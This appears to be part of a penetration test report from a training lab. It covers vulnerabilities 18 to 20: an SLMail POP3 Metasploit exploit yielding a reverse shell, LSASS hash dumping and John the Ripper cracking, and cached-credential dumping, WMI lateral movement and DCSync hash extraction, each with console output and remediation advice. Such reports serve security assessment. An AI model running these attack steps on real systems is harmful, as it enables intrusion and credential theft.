| Vulnerability 18 | Findings                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |
|------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Title            | SLMail Remote Shell                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  |
| Type             | Windows OS                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |
| Risk Rating      | Critical                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |
| Description      | An nmap scan revealed an exploitable SLMail service running. By running a pop3 exploit on this machine a shell could be obtained and sensitive data accessed.                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        |
| Images           | <pre> msf6 exploit(windows/pop3/seattlelab_pass) &gt; run [*] Started reverse TCP handler on 172.22.117.20 Port 80 [*] 172.22.117.20:110 - Trying Windows NT/2000/XP/2003 (SLMail 5.5) using jmp esp at 5f4a358f [*] Sending stage (175174 bytes) to 172.22.117.20 [*] Meterpreter session 1 opened (172.22.117.100:4444 → 172.22.117.20:49671 ) at 2023-04-18 05:41:36 -0400  meterpreter &gt; shell Process 3352 created. Channel 1 created. Microsoft Windows [Version 10.0.19044.1526] (c) Microsoft Corporation. All rights reserved.  C:\Program Files (x86)\SLmail\System&gt;DIR DIR  Volume in drive C has no label. Volume Serial Number is 0014-DB02  Directory of C:\Program Files (x86)\SLmail\System  04/18/2023 01:02 AM &lt;DIR&gt; . 04/18/2023 01:02 AM &lt;DIR&gt; .. 03/21/2022 08:59 AM 32 flag4.txt 11/19/2002 11:40 AM 3,358 listrcrd.txt 03/17/2022 08:22 AM 1,840 maillog.000 03/21/2022 08:56 AM 3,793 maillog.001 04/05/2022 09:49 AM 4,371 maillog.002 04/07/2022 07:06 AM 1,940 maillog.003 04/12/2022 05:36 PM 1,991 maillog.004 04/16/2022 05:47 PM 2,210 maillog.005 06/22/2022 08:30 PM 2,831 maillog.006 07/13/2022 09:08 AM 1,991 maillog.007 04/13/2023 01:56 AM 2,366 maillog.008 04/15/2023 09:21 PM 2,366 maillog.009 04/16/2023 02:03 AM 2,315 maillog.00a 04/17/2023 01:03 AM 3,664 maillog.00b 04/18/2023 01:02 AM 4,207 maillog.00c 04/18/2023 02:34 AM 10,003 maillog.txt                16 File(s)   49,278 bytes                2 Dir(s)  3,396,694,016 bytes free  C:\Program Files (x86)\SLmail\System&gt;ls flag4.txt ls flag4.txt 'ls' is not recognized as an internal or external command, operable program or batch file.  C:\Program Files (x86)\SLmail\System&gt;flag4.txt flag4.txt  C:\Program Files (x86)\SLmail\System&gt;type flag4.txt type flag4.txt The system cannot find the file specified.  C:\Program Files (x86)\SLmail\System&gt;type flag4.txt type flag4.txt 822e3434a10440ad9cc086197819b49d C:\Program Files (x86)\SLmail\System&gt; </pre> |
| Affected Hosts   | 172.22.117.20                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        |
| Remediation      | A recommendation is to update the SLMail service so that this can not be exploited.                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  |

| Vulnerability 19 | Findings                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         |
|------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Title            | LSASS Dump                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |
| Type             | Windows OS                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |
| Risk Rating      | Critical                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         |
| Description      | To obtain the hash of the user flag6's password. I performed a LSASS Dump and picked up the hash. I could then use John the ripper tool to decode the password.                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  |
| Images           | <pre>(root💀 kali㉿ ~) # john --format=nt pass Using default input encoding: UTF-8 Loaded 1 password hash (NT [MD4 256/256 AVX2 8x3]) Warning: no OpenMP support for this hash type, consider --fork=2 Proceeding with single, rules:Single Press 'q' or Ctrl-C to abort, almost any other key for status Warning: Only 23 candidates buffered for the current salt, minimum 24 needed for performance. Almost done: Processing the remaining buffered candidate passwords, if any. Proceeding with wordlist:/usr/share/john/password.lst (flag6) 1g 0:00:00:00 DONE 2/3 (2023-04-18 06:42) 10.00g/s 901550p/s 901550c/s 901550C/s News2 .. Zephyr! Use the "--show --format=NT" options to display all of the cracked passwords reliably Session completed.</pre> |
| Affected Hosts   | 172.22.117.20                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    |
| Remediation      | Ensure that the WDigest is set to 0 in all users windows registry to ensure passwords are not stored in memory for the LSASS protocol exploit to be effective.                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |

| Vulnerability 20 | Findings                                                                                                                                                                                                                                                                                                                                                                                                                                                          |
|------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Title            | User Enumeration                                                                                                                                                                                                                                                                                                                                                                                                                                                  |
| Type             | Windows OS                                                                                                                                                                                                                                                                                                                                                                                                                                                        |
| Risk Rating      | Critical                                                                                                                                                                                                                                                                                                                                                                                                                                                          |
| Description      | <p>By performing a lsadump:cache using the kiwi tool, user ADMBob domain credentials were found. Once cracked using John, the credentials were used to laterally move to the Domain Server.</p> <p>The exploit windows/local/wmi using the msfconsole to move a session from one machine to the domain server.</p> <p>As shown below, sensitive data was then exposed in the root directory. More credentials could then be found using the tool dysync_ntlm.</p> |

**Images**

```
meterpreter > kiwi_cmd lsadump::cache
Domain : WIN10
SysKey : 5746a193a13db189e63aa2583949573f

Local name : WIN10 ( S-1-5-21-2013923347-1975745772-2428795772 )
Domain name : REKALL ( S-1-5-21-3484858390-3689884876-116297675 )
Domain FQDN : rekall.local

Policy subsystem is : 1.18
LSA Key(s) : 1, default {810bc393-7993-b2cb-ad39-d0ee4ca75ea7}
[00] {810bc393-7993-b2cb-ad39-d0ee4ca75ea7} ea5ccf6a2d8056246228d9a0f34182747135096323412d97ee82f9d14c046020

* Iteration is set to default (10240)

[NL$1 - 4/23/2023 8:00:22 PM]
RID      : 00000450 (1104)
User     : REKALL\ADMBob
MsCacheV2 : 3f267c855ec5c69526f501d5d461315b
```

```
msf6 exploit(windows/local/wmi) > run

[*] Started reverse TCP handler on 172.22.117.100:4444
[*] [172.22.117.10] Executing payload
[*] [172.22.117.10] Process Started PID: 1528
[*] Sending stage (175174 bytes) to 172.22.117.10
[*] Meterpreter session 5 opened (172.22.117.100:4444 → 172.22.117.10:49766 ) at 2023-04-23 23:31:30 -0400

meterpreter > session -i 5
[-] Unknown command: session
meterpreter > session -i 5
[-] Unknown command: session
meterpreter > sessions -i 5
Usage: sessions <id>

Interact with a different session Id.
This works the same as calling this from the MSF shell: sessions -i <session id>

meterpreter > shell
Process 928 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
rekall\admbob
```

```

PS C:\> gci -r -filter flag*
gci -r -filter flag*

Directory: C:\

Mode                LastWriteTime         Length Name
--                -              --          --
-a---       2/15/2022   2:04 PM           32 flag9.txt

cat flag9.txt
^C
Terminate channel 2? [y/N]  n
N
exit
^C
Terminate channel 2? [y/N]  y
meterpreter > shell
Process 3188 created.
Channel 3 created.
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>powershell
powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> cd .
cd .
PS C:\Windows\system32> cd /
cd /
PS C:\> cat flag9.txt
cat flag9.txt
f7356e02f44c4fe7bf5374ff9bcbf872
PS C:\>

```

```

[meterpreter > dcsync_ntlm Administrator
[+] Account    : Administrator
[+] NTLM Hash  : 4f0cf309a1965906fd2ec39dd23d582
[+] LM Hash    : 0e9b6c3297033f52b59d01ba2328be55
[+] SID        : S-1-5-21-3484858390-3689884876-116297675-500
[+] RID        : 500

```

|                       |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              |
|-----------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <b>Affected Hosts</b> | 172.22.117.10   172.22.117.20                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |
| <b>Remediation</b>    | <p>The weakest point of this vulnerability is the password. A strong password policy would make it too difficult for exposed Hashes to be cracked.</p> <p>I recommend implementing a password policy. The NIST guidelines recommends</p> <ul style="list-style-type: none"> <li>- at least 8 characters in length</li> <li>- multi factor authentication</li> <li>- 10 wrong password lockout policy</li> </ul> <p>For more information see -</p> <p><a href="https://blog.netwrix.com/2022/11/14/nist-password-guidelines/#:~:text=User%20generated%20passwords%20should%20be%20allowed%2C%20including%20emojis%20and%20spaces.">https://blog.netwrix.com/2022/11/14/nist-password-guidelines/#:~:text=User%20generated%20passwords%20should%20be%20allowed%2C%20including%20emojis%20and%20spaces.</a></p> |